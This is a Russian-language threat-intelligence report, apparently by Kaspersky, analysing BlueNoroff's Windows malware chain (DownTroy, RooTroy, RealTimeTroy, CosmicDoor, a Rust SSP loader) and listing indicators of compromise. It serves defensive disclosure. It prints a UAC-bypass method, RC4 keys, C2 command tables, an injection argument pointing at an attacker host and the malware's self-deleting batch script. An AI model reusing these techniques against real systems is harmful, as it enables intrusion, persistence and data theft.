Согласно нашим наблюдениям, первым действием злоумышленников после установки DownTroy стало развертывание инструмента для обхода контроля учетных записей пользователей (UAC). Первый бинарный модуль, загруженный DownTroy, содержал полезную нагрузку с механизмом обхода UAC на базе техники, описанной в 2019 году командой Google Project Zero. Этот метод обхода UAC через RPC-интерфейс с идентификатором `201ef99a-7fa0-444c-9399-19ba84f12a1a` ранее также применялся во вредоносной цепочке KONNI в 2021 году. Однако в данном случае повышенные привилегии назначаются не процессу `Taskmgr.exe`, а `Computerdefaults.exe`.

Команды, выполняемые в рамках этой техники, приведены ниже. Имя процесса `this.exe` заменяется на легитимное имя `explorer.exe` методом подмены идентификатора родительского процесса (parent PID spoofing).

Другими словами, злоумышленникам удалось запустить зловред DownTroy с повышенными привилегиями, что стало отправной точкой для всех последующих операций. После успешного обхода UAC DownTroy выполняет с повышенными привилегиями свой же модуль запуска, файл `init.vbs`.

RooTroy.Windows на языке Go

RooTroy.Windows — первый нескриптовый вредоносный компонент, который был установлен на зараженном хосте. Это простой Go-загрузчик, по возможностям не отличающийся от того, который использовался в кампании GhostCall. Согласно нашему анализу поведения и цепочки выполнения RooTroy, он был загружен и запущен службой Windows с именем `NetCheckSvc.`

Хотя нам не удалось выяснить команду или получить установочный пакет, с помощью которых была зарегистрирована служба `NetCheckSvc`, известно, что установщик был загружен с адреса `dataupload[.]store` через DownTroy и внедрен в легитимный процесс `cmd.exe` с параметром `-m yuqqm2ced6zb9zfzvu3quxtrz885cdoh`. Далее, по всей видимости, установщик создал файл `netchksvc.dll` в

каталоге `C:\Windows\system32` и настроил его на запуск в качестве службы под именем `NetCheckSvc`. Сразу после запуска библиотека `netchksvc.dll` загружала RooTroy в память, что позволяло вредоносному компоненту выполняться в контексте легитимного процесса `svchost.exe`, используемого для работы служб Windows.

RooTroy.Windows первоначально получает свою конфигурацию из файла `C:\Windows\system32\smss.dat`. Содержимое этого файла расшифровывается с использованием алгоритма RC4 и следующего жестко заданного ключа: `B3CC15C1033DE79024F9CF3CD6A6A7A9B7E54A1A57D3156036F5C05F541694B7`. Ключ отличается от используемого в macOS-варианте этого зловреда, но адреса командных серверов совпадают с таковыми в кампании `GhostCall: readysafe[.]xyz` и `safefor[.]xyz`.

Далее RooTroy.Windows создает строковый объект `{"rt": "5.0.0"}` с версией самого зловреда. Эта строка зашифрована по алгоритму RC4 с применением другой жестко заданной строки `C4DB903322D17C8CBF1D1DB55124854C0B070D6ECE54162B6A4D06DF24C572DF`, считываемой из файла `C:\ProgramData\Google\Chrome\version.dat`. Этот же ключ применялся в RooTroy.macOS.

После этого зловред собирает сведения об устройстве — включая списки текущих, новых и завершенных процессов, информацию об операционной системе, время загрузки и другие параметры — и формирует из этих данных JSON-объект. Скомпонованные данные передаются на командный сервер методом POST с заголовком `Content-Type: application/json`.

Ответ парсится как JSON-объект, из которого извлекаются дополнительные данные, необходимые для выполнения вредоносной команды. Выполняемые действия зависят от значения поля type в ответе. Каждая команда обрабатывает связанные с ней параметры, содержащиеся в соответствующем объекте.

Значение type	Описание
0	Отправка текущей конфигурации на командный сервер
1	Внесение полученных настроек в файл конфигурации (smss.dat)
2	Внедрение полезной нагрузки
3	Самообновление

Если полученное значение `type` равно 2 или 3, пропарсенные ответы также включают общее поле `source`, из которого извлекается расположение дополнительной полезной нагрузки. В зависимости от значения `source`, поле `data` в пропарсенных данных содержит либо путь к полезной нагрузке на накопителе, либо адрес командного сервера, с которого ее следует загрузить, либо саму полезную нагрузку в кодировке Base64. Кроме того, если поле `cipher` имеет значение `true`, поле key используется в качестве RC4-ключа для расшифровки.

Значение source	Описание	Значение data
0	Считывание полезной нагрузки из определенного файла	Путь к файлу
1	Скачивание полезной нагрузки с другого сервера	Адрес командного сервера
2	Доставка через текущий JSON-объект	Полезная нагрузка в кодировке Base64

Если значение поля `type` равно 2, активируется режим инъекции, называемый в коде `peshooter`, который внедряет в память и выполняет дополнительную полезную нагрузку. В этом режиме проверяется, зашифрована ли полезная нагрузка, указанная в поле `data`, на основе значения флага `cipher` в пропарсенных данных. Если это так, полезная нагрузка расшифровывается с помощью алгоритма RC4. Если в поле key не был указан ключ, в качестве ключа по умолчанию используется жестко заданная строка `A6C1A7CE43B029A1EF4AE69B26F745440ECCE8368C89F11AC999D4ED04A31572`.

Если значение `pid` не указано (то есть равно –1), процесс с именем, заданным в поле `process`, запускается в приостановленном режиме с передачей опционального значения `argument` в качестве входного параметра. Кроме того, если на момент выполнения известно значение `sid`, созданный процесс будет иметь соответствующий идентификатор сеанса (session ID). Если `pid` указан явно, полезная нагрузка внедряется непосредственно в процесс с этим идентификатором.

Перед инъекцией зловред получает привилегию `SeDebugPrivilege` для внедрения в процессы и снимает хуки загруженной библиотеки `ntdll.dll` с целью обхода средств обнаружения. Для этого применяется техника «снятия хуков DLL» (DLL unhooking) — вредоносный код динамически загружает и модифицирует секцию `.text` библиотеки `ntdll.dll`, чтобы обойти хуки ключевых функций, с помощью которых защитное ПО обнаруживает вредоносное поведение.

Когда все вышеописанные подготовительные операции завершены, зловред внедряет полезную нагрузку в целевой процесс.
Если значение `type` равно 3, активируется режим самообновления зловреда. Как и в режиме инъекции, сначала проверяется, была ли зашифрована полезная нагрузка, указанная в поле `data`. Если да, она расшифровывается с помощью алгоритма RC4 и жестко заданного ключа `B494A0AE421AFE170F6CB9DE2C1193A78FBE16F627F85139676AFC5D9BFE93A2`. Далее зловред генерирует случайную 32-байтную строку и шифрует полезную нагрузку с помощью RC4, используя эту строку в качестве ключа. Зашифрованная полезная нагрузка сохраняется в файл `C:\Windows\system32\boot.sdl`, а сгенерированный случайный ключ в незашифрованном виде — в файл `C:\Windows\system32\wizard.sep`. То есть загрузчик должен будет считать файл `wizard.sep`, чтобы узнать RC4-ключ, расшифровать с его помощью полезную нагрузку из файла `boot.sdl` и потом загрузить ее.

После успешного завершения обновления в пакетный файл update-[random].bat в каталоге %temp% записываются следующие команды:

```
1  @echo off
2  set SERVICE_NAME=NetCheckSvc
3  sc stop %SERVICE_NAME% >nul 2>&1
4  sc start %SERVICE_NAME% >nul 2>&1
5  start "" cmd /c del "%~f0" >nul 2>&1
```

Пакетный файл перезапускает службу `NetCheckSvc` и удаляет себя, что приводит к перезапуску загрузчика `netchksvc.dll`. Другими словами, режим самообновления позволяет обновить сам RooTroy путем изменения двух упомянутых файлов.

Проанализировав данные нашей телеметрии, мы выяснили, что полезная нагрузка с именем RealTimeTroy была загружена RooTroy и внедрена в процесс `cmd.exe` с параметром `injected wss://signsafe[.]xyz/update`.

RealTimeTroy на языке Go

Бэкдор требует как минимум два аргумента: простую строку и адрес командного сервера. Прежде чем подключиться к указанному командному серверу, он шифрует первый аргумент с помощью RC4, используя ключ `9939065709AD8489E589D52003D707CBD33AC81DC78BC742AA6E3E811BA344C`, а затем кодирует полученное значение по алгоритму Base64. В проанализированном случае это закодированное значение передавалось в поле `p` (payload) в пакете запроса.

Весь пакет запроса дополнительно шифруется посредством RC4 и ключа `4451EE8BC53EA7C148D8348BC7B82ACA9977BDD31C0156DFE25C4A879A1D2190`. Затем RealTimeTroy отправляет это зашифрованное сообщение на командный сервер для продолжения обмена данными и получения дальнейших инструкций.

После этого зловред получает ответ от командного сервера. Значение `e` (event) в ответе должно быть равно 5, а значение `p` должно быть декодировано по алгоритму Base64 и расшифровано с помощью RC4 с ключом `71B743C529F0B27735F7774A0903CB908EDC93423B60FE9BE49A3729982D0E8D`, после чего результат десериализуется в JSON-объект. Команда извлекается из поля `c` (command) в этом JSON-объекте, и зловред выполняет соответствующие операции.

Команда	Описание	Параметр, поступивший с командного сервера
1	Получить список подфайлов	Путь к директории
2	Стереть файл	Путь к файлу
3	Считать файл	Путь к файлу
4	Прочитать директорию	Путь к директории
5	Получить сведения о директории	Путь к директории
6	Собрать информацию о процессах	—
7	Завершить работу процесса	Идентификатор процесса
8	Выполнить команду	Командная строка
10	Записать файл	Путь к файлу, содержимое
11	Сменить рабочий каталог	Путь к директории
12	Получить информацию об устройстве	—
13	Перечислить локальные накопители	—
14	Удалить файл	Путь к файлу
15	Отменить команду	
16	Загрузить файл	Данные для загрузки файла
19	Внедриться в процесс	Данные для внедрения в процесс

Когда поступает команда загрузки файла (16), поле `d` (data) в ответе содержит JSON-объект. Если поле `u` (url) инициализировано, устанавливается соединение с указанным URL с использованием полей `m` (method) и `h` (headers), присутствующих в том же JSON-объекте. Если при соединении зловред получает в ответ код статуса 200 (успех), тело ответа записывается по пути к файлу, указанному в поле `r` (rpath) сообщения с командой.

Когда значение `u` не задано, зловред записывает значение поля `b` (buffer) из ответа по пути, содержащемуся в поле `r`. Он продолжает записывать содержимое из `b` до установки флага `e` (eof), после чего вычисляет xxHash от всего загруженного содержимого и отправляет этот хэш на командный сервер. Так в зловреде устроена загрузка крупных файлов с командного сервера.

Когда поступает команда внедрения в процесс (19), поле `d` (data) в ответе содержит другой JSON-объект. Если флаг `l` (local) в этом объекте равен true, указанное в поле `t` (total) суммарное количество данных считывается из поля `b`, начиная с позиции `f` (from). Зловред затем вычисляет xxHash для `b` и сверяет его со значением, приведенным в поле `h` (hash). Если флаг `l` равен `false`, данные `b` считываются не из ответа, а из файлового пути, указанного в поле `fp` (file path). В завершение полезная нагрузка внедряется в процесс `cmd.exe` тем же методом, который реализован в режиме peshooter в RooTroy.

Перед отправкой на командный сервер результат сериализуется и защищается сочетанием RC4-шифрования и Base64-кодирования. Применяемый ключ шифрования `71B743C529F0B27735F7774A0903CB908EDC93423B60FE9BE49A3729982D0E8D` совпадает с тем, с помощью которого расшифровывался JSON-объект в ответе.

CosmicDoor.Windows на языке Go

CosmicDoor.Windows — это Windows-версия CosmicDoor, написанная на Go. Ее возможности соответствуют версии для macOS. Адрес командного сервера `wss://second.systemupdate[.]cloud/client` задан непосредственно в коде зловреда. Бэкдор обрабатывает всего семь команд, принимаемых с командного сервера.

Команда	Описание	Параметр, поступивший с командного сервера
234	Получить информацию об устройстве	—
333	Нет действия	Неизвестно
44	Обновление конфигурации	Временной интервал, UID, адрес командного сервера
78	Получение текущей рабочей директории	—
1	Получение временного интервала	—
12	Выполнение команд ИЛИ внедрение кода	Командная строка
34	Установка текущей рабочей директории	Путь к директории

Команда `234` предназначена для сбора информации об устройстве, включая имя пользователя, имя компьютера, операционную систему, архитектуру, версию Windows и время загрузки системы.

У команды `12` два основных назначения. Первое — выполнить с помощью `cmd.exe /c` командную строку, переданную как параметр. Второе — внедрить код в целевой процесс. Логика функции инъекции практически идентична режиму `peshooter` из RooTroy, однако реализация в CosmicDoor считается усовершенствованной. Функция peshooter в CosmicDoor может принимать до шести параметров в командах `shoot` или `shoote` для настройки аспектов внедрения кода. Если в параметре `PATH` указан путь к файлу, следующая полезная нагрузка считывается из этого локального файла. Если же там содержится строка, начинающаяся с `http`, следующая полезная нагрузка загружается через протокол HTTP.

№	Параметр	Описание
1	shoot или shoote	Следующая полезная нагрузка в виде простого текста или в кодировке Base64
2	SID	Идентификатор сеанса, который будет использован при запуске notepad.exe
3	PID	Идентификатор целевого процесса, в который будет внедрен код
4	REASON	При заданном значении «–1» аргументы из параметра ARGS передаются внедренной полезной нагрузке
5	PATH	Считывание полезной нагрузки из локального файла или загрузка с внешнего сервера
6	ARGS	Передаваемые параметры
7	FUNC	Имя экспортируемой функции, которая должна быть выполнена

Затем зловред проверяет параметры `SID`, `PID` и `REASON`. Если `PID` не задан, CosmicDoor по умолчанию создает процесс `notepad.exe` в приостановленном режиме и использует его в качестве целевого процесса для инъекции. Значение `SID` определяет идентификатор сеанса, в котором будет выполняться `notepad.exe`. Если же значение `SID` не задано, вместо него по умолчанию используется токен текущего процесса. По умолчанию, если значение в поле `REASON` не больше нуля, заданные в `ARGS` параметры передаются полезной нагрузке.

И, наконец, CosmicDoor выделяет адресное пространство в памяти целевого процесса для размещения полезной нагрузки, жестко заданного шелл-кода загрузчика и параметров `ARGS` для записи данных, а затем вызывает код загрузчика, чтобы выполнить финальную полезную нагрузку прямо из памяти. В этот момент проверяется параметр `FUNC` — если он задан, в запущенной полезной нагрузке будет вызвана соответствующая экспортируемая функция. Назначение этого и других параметров описано в самом CosmicDoor.

```
"ERROR: Invalid syntax.\n"

"Examples:\n"

"\tshoot [SID] [PID] [REASON] [PATH] [ARGS] [FUNC]\n"

"Parameter List:\n"

"\t[SID] Session ID.\n"

"\t[PID] Process ID.\n"

"\t[REASON] reason.\n"

"\t[PATH] the path of PE file.\n"

"\t[ARGS] the arguments of PE file.\n"

"\t[FUNC] Export function of PE file.\n";
```

Загрузчик Bof на Rust

Как мы предполагаем, одной из полезных нагрузок, загружаемых DownTroy с сервера `dataupload[.]store`, является загрузчик Bof. Он защищен с помощью Themida и разработан на языке Rust. Этот загрузчик был развернут под именем `nlsport.dll` и, в отличие от других вредоносных компонентов, зарегистрирован как поставщик поддержки безопасности (Security Support Provider, SSP). Он загружался процессом LSASS при запуске Windows с привилегиями уровня SYSTEM. В рассматриваемом случае вредоносная логика содержится в экспортируемой функции `SpLsaModeInitialize` в этом файле DLL, в нем также встречается строка с рабочим путем `C:\Users\Molly`.

В загрузчике применяется техника снятия хуков NTDLL (NTDLL unhooking), встречающаяся и в других семействах вредоносного ПО. После снятия хуков загрузчик считывает два файла: в первом содержится RC4-ключ, а во втором — полезная нагрузка, зашифрованная с использованием этого ключа.

- RC4-ключ: `C:\Windows\system32\wand.bin`
- Зашифрованная полезная нагрузка: `C:\Windows\system32\front.sdl`

Затем загрузчик расшифровывает полезную нагрузку, выделяет область памяти в текущем процессе и выполняет расшифрованный шелл-код посредством вызова функции `NtCreateThreadEx`. Принцип работы очень схож с функцией инъекции в RooTroy, разработанном на Go.

В ходе фокусного мониторинга инфраструктуры BlueNoroff мы обнаружили, что один из экземпляров зловреда был подписан действующим сертификатом легитимной индийской компании.

Жертвы

С помощью нашей телеметрии мы зафиксировали инциденты, связанные с обеими кампаниями, в ряде стран. В ходе кампании GhostCall с 2023 года было заражено множество macOS-хостов в Японии, Италии, Франции, Сингапуре, Турции, Испании, Швеции, Индии и Гонконге. В кампании GhostHire, ознаменовавшей возобновление активности группы в этом году, жертвами стали физические лица из Японии и Австралии.

По нашим данным, на публичный файловый сервер злоумышленников было загружено множество тайно записанных видеозаписей и украденных изображений профилей, с помощью которых злоумышленники пытались манипулировать жертвами в рамках кампании GhostCall. Мы тщательно проанализировали эти данные и установили, что большинство пострадавших — руководящие сотрудники технологических и венчурных компаний, связанных с Web3 и блокчейн-технологиями, преимущественно в Азиатско-Тихоокеанском регионе, в частности в Сингапуре и Гонконге.

Атрибуция

В 2022 году мы уже сообщали о PowerShell-скрипте, который группа BlueNoroff активно использовала для сбора базовой информации о системе и выполнения инструкций, поступавших с командного сервера. Мы считаем, что этот скрипт являлся ранней версией DownTroy. Более того, в кампании SnatchCrypto основным методом атак против представителей криптовалютной отрасли была эксплуатация доверенных ресурсов, связанных с венчурными капиталами. Создание фишинговых доменов, имитирующих названия венчурных компаний, и размещение фишинговых сайтов на хостинге Hostwinds совпадают с тактиками, зафиксированными в предыдущих инцидентах BlueNoroff и описанными в нашем прошлом расследовании.

В конце 2023 года мы предоставили своим клиентам информацию о раннем этапе кампании GhostCall, проводимой APT-группой BlueNoroff. На этом этапе злоумышленники использовали JavaScript и AppleScript для имитации проблем с ограничением доступа по IP-адресам на платформах Windows и macOS. Тогда JavaScript в конечном счете загружал VBScript-файл, который был идентифицирован как DownTroy в VBScript-версии. Используемый в нем командный сервер был таким же, как и в CosmicDoor.Windows. Вредоносный файл AppleScript применялся в инциденте, случившемся в августе 2023 года. Он был загружен с подставного домена support.video-meeting[.]online. Отметим, что и этот домен, и командный сервер swissborg[.]blog зловреда ObjCShellZ разрешаются в один и тот же IP-адрес (104.168.214[.]151).

Мы полагаем с достаточно высокой степенью уверенности, что за обеими кампаниями стоит APT-группа BlueNoroff. Наши выводы основаны на детальном сопоставлении инфраструктуры, используемого вредоносного ПО, методов атак, конечных целей и мотивов злоумышленников в обеих кампаниях.

Заключение

Наше исследование показало, что BlueNoroff систематически разрабатывает вредоносное ПО для атак на системы Windows и macOS и управляет своими операциями через унифицированную инфраструктуру командных серверов. Применение генеративного ИИ заметно ускорило этот процесс разработки, повысило ее эффективность и сократило затраты. В частности, ИИ упростил переход на новые языки программирования и добавление новой функциональности, что осложнило для нас задачу обнаружения и анализа вредоносных образцов. Более того, ИИ помогает злоумышленникам поддерживать и расширять их вредоносную инфраструктуру, в целом совершенствуя операционные процессы.

Группа использует ИИ не только для технических задач, но и для оттачивания сложных приемов социальной инженерии. Индивидуализированный подход к жертвам, подкрепленный возможностями ИИ, позволил атакующим убедительно выдавать себя за других лиц и проводить более целенаправленные и разрушительные операции. Совмещение скомпрометированных данных с возможностями ИИ в области анализа и автоматизации значительно повысило процент успешных атак.

Интересы группы вышли за рамки простой кражи криптовалюты и учетных данных из браузеров: получив доступ, злоумышленники собирают широкий спектр информации из всей инфраструктуры, в том числе из средств совместной работы, приложений для заметок, сред разработки и платформ коммуникаций

(мессенджеров). Украденные данные не только используются против первоначальной цели, но и задействуются в последующих атаках, чтобы устраивать атаки на цепочки поставок и эксплуатировать доверительные связи для расширения масштаба компрометации.

Решения «Лаборатории Касперского» детектируют вредоносное ПО, использованное в этих кампаниях, со следующими вердиктами:

HEUR:Trojan.VBS.Agent.gen	UDS:Trojan.PowerShell.SBadur.gen	HEUR:Trojan.VBS.Cobalt.gen
Trojan.VBS.Runner	Trojan-Downloader.PowerShell.Powedon	Trojan.Win64.Kryptik
Backdoor.PowerShell.Agent	HEUR:Backdoor.OSX.OSA	HEUR:Backdoor.OSX.Agent
Backdor.Shell.Agent	Trojan.Win32.BlueNoroff.l	HEUR:Trojan-Spy.OSX.ZoomClutch.a
HEUR:Trojan.OSX.Nimcore.a	HEUR:Backdoor.OSX.RooTroy.a	HEUR:Trojan-Downloader.OSX.Bluenoroff.a
HEUR:Backdoor.OSX.CosmicDoor.a	HEUR:Trojan-Dropper.OSX.GillyInjector.a	HEUR:Trojan.OSX.Nukesped.*
HEUR:Trojan-Downloader.OSX.Bluenoroff.b	HEUR:Backdoor.Python.Agent.br	HEUR:Trojan.HTML.Bluenoroff.a
HEUR:Trojan.OSX.BlueNoroff.gen	Trojan.Python.BlueNoroff.a	Trojan.Shell.Agent.gn

Индикаторы компрометации

Дополнительные индикаторы компрометации доступны клиентам сервиса аналитических отчетов об APT-угрозах. Для получения более подробной информации свяжитесь с нами по адресу intelreports@kaspersky.com.

AppleScript

e33f942cf1479ca8530a916868bad954	zoom_sdk_support.scpt
963f473f1734d8b3fbb8c9a227c06d07	test1
60bfe4f378e9f5a84183ac505a032228	MSTeamsUpdate.scpt

ZoomClutch

7f94ed2d5f566c12de5ebe4b5e3d8aa3	zoom

TeamsClutch

389447013870120775556bb4519dba97	Microsoft Teams

Цепочка DownTroy v1

50f341b24cb75f37d042d1e5f9e3e5aa	trustd
a26f2b97ca4e2b4b5d58933900f02131	watchdog, SafariUpdate
6422795a6df10c45c1006f92d686ee7e	633835385.txt

CosmicDoor на языке Rust

931cec3c80c78d233e3602a042a2e71b	dnschk
c42c7a2ea1c2f00dddb0cc4c8bfb5bcf	dnschk

CosmicDoor на языке Python

9551b4af789b2db563f9452eaf46b6aa	netchk

Цепочка CosmicDoor

76ace3a6892c25512b17ed42ac2ebd05	a
19a7e16332a6860b65e6944f1f3c5001	a

SilentSiphon

c446682f33641cff21083ac2ce477dbe	upl
e8680d17fba6425e4a9bb552fb8db2b1	upl.sh
10cd1ef394bc2a2d8d8f2558b73ac7b8	upl.sh
a070b77c5028d7a5d2895f1c9d35016f	cpl.sh
38c8d80dd32d00e9c9440a498f7dd739	secrets.sh
7168ce5c6e5545a5b389db09c90038da	uad.sh
261a409946b6b4d9ce706242a76134e3	ubd.sh
31b88dd319af8e4b8a96fc9732ebc708	utd.sh

Цепочка RooTroy

1ee10fa01587cec51f455ceec779a160	rtv4inst
3bbe4dfe3134c8a7928d10c948e20bee	st, Update Check
7581854ff6c890684823f3aed03c210f	wt
01d3ed1c228f09d8e56bfbc5f5622a6c	remoted

Цепочка RealTimeTroy

5cb4f0084f3c25e640952753ed5b25d0	Chrome Update

SneakMain на языке Rust

1243968876262C3AD4250E1371447B23	helper, wt
5ad40a5fd18a1b57b69c44bc2963dc6b	633835387.txt
6348b49f3499d760797247b94385fda3	ChromeUpdate

Цепочка SneakMain

17baae144d383e4dc32f1bf69700e587	mdworker
8f8942cd14f646f59729f83cbd4c357b	com.password.startup
0af11f610da1f691e43173d44643283f	CloudSigner, Microsoft Excel, Hancom Office HWP, zoom.us, com.onedrive.updater
7e50c3f301dd045eb189ba1644ded155	mig

Стилер TripleWatch

0ca37675d75af0e7def0025cd564d6c5	keyboardd

Цепочка DownTroy v2

d63805e89053716b6ab93ce6decf8450	CoreKitAgent
e9fdd703e60b31eb803b1b59985cabec	Google LLC
f1d2af27b13cd3424556b18dfd3cf83f	installer
b567bfdaac131a2d8a23ad8fd450a31d	CoreKitAgent
00dd47af3db45548d2722fe8a4489508	Google LLC
6aa93664b4852cb5bad84ba1a187f645	installer

d8529855fab4b4aa6c2b34449cb3b9fb CoreKitAgent
eda0525c078f5a216a977bc64e86160a Google LLC
ab1e8693931f8c694247d96cf5a85197 installer

Цепочка SysPhon

1653d75d579872fadec1f22cf7fee3c0 com.apple.sysd
529fe6eff1cf452680976087e2250c02 growth
a0eb7e480752d494709c63aa35ccf36c com.apple.secd
73d26eb56e5a3426884733c104c3f625 Wi-Fi Updater

VBScript

358c2969041c8be74ce478edb2ffcd19 init.vbs
2c42253ebf9a743814b9b16a89522bef init.vbs

DownTroy.Windows

f1bad0efbd3bd5a4202fe740756f977a init.ps1
a6ce961f487b4cbdfe68d0a249647c48 init.ps1
8006efb8dd703073197e5a27682b35bf init.ps1
c6f0c8d41b9ad4f079161548d2435d80 init.ps1
f8bb2528bf35f8c11fbc4369e68c4038 init.ps1

Загрузчик Bof

b2e9a6412fd7c068a5d7c38d0afd946f nlsport.dll
de93e85199240de761a8ba0a56f0088d

Файловый хостинг

system.updatecheck[.]store
dataupload[.]store
safeupload[.]online
filedrive[.]online

Командный сервер AppleScript

hxxp://web071zoom[.]us/fix/audio/4542828056
hxxp://web071zoom[.]us/fix/audio-fv/7217417464
hxxp://web071zoom[.]us/fix/audio-tr/7217417464
hxxps://support.ms-live[.]us/301631/check
hxxps://support.ms-live[.]us/register/22989524464UcX2b5w52
hxxps://support.ms-live[.]us/update/02583235891M49FYUN57

Командный сервер ZoomClutch/TeamsClutch

hxxps://safeupload[.]online/uploadfiles
hxxps://api.clearit[.]sbs/uploadfiles
hxxps://api.flashstore[.]sbs/uploadfiles
hxxps://filedrive[.]online/uploadfiles

Командный сервер DownTroy

hxxps://bots.autoupdate[.]online:8080/test
hxxps://writeup[.]live/test

hxxps://safeup[.]store/test
hxxps://api[.]clearit[.]sbs/test
hxxps://api[.]flashstore[.]sbs/test

Командный сервер CosmicDoor
ws://web.commoncome[.]online:8080/client
ws://first.longlastfor[.]online:8080/client
wss://firstfromsep[.]online/client
second.systemupdate[.]cloud
second.awaitingfor[.]online

Командный сервер RooTroy
safefor[.]xyz
readysafe[.]xyz

Командный сервер RealTimeTroy
instant-update[.]online
signsafe[.]xyz

Командный сервер стилера TripleWatch
hxxps://metamask.awaitingfor[.]site/update

Командный сервер SilentSiphon
hxxps://urgent-update[.]cloud/uploadfiles
hxxps://dataupload[.]store/uploadfiles
hxxps://filedrive[.]online/uploadfiles

Командный сервер SneakMain.macOS
hxxps://chkactive[.]online/update
hxxps://file-server[.]store/update
hxxps://cloud-server[.]store/update
hxxps://flashserve[.]store/update

Дополнительные командные серверы
download.datatabletemplate[.]xyz
check.datatabletemplate[.]shop
download.face-online[.]world
root.security-update[.]xyz
real-update[.]xyz
root.chkstate[.]online
secondshop[.]online
signsafe[.]site
secondshop[.]store
botsc.autoupdate[.]xyz
first.system-update[.]xyz
image-support[.]xyz
pre.alwayswait[.]site

- Вредоносные программы
- GitHub
- Стилер

- Искусственный интеллект
- ChatGPT
- Telegram
- BlueNoroff
- Социальная инженерия
- APT
- Бэкдоры
- Целевой фишинг
- Целевые атаки
- Linux
- Apple macOS
- Microsoft Windows
- Описание вредоносных программ
- Технологии вредоносных программ

Криптоафера группы BlueNoroff: «призрачные» инвестиции и фиктивные рабочие предложения

Ваш e-mail не будет опубликован. Обязательные поля помечены *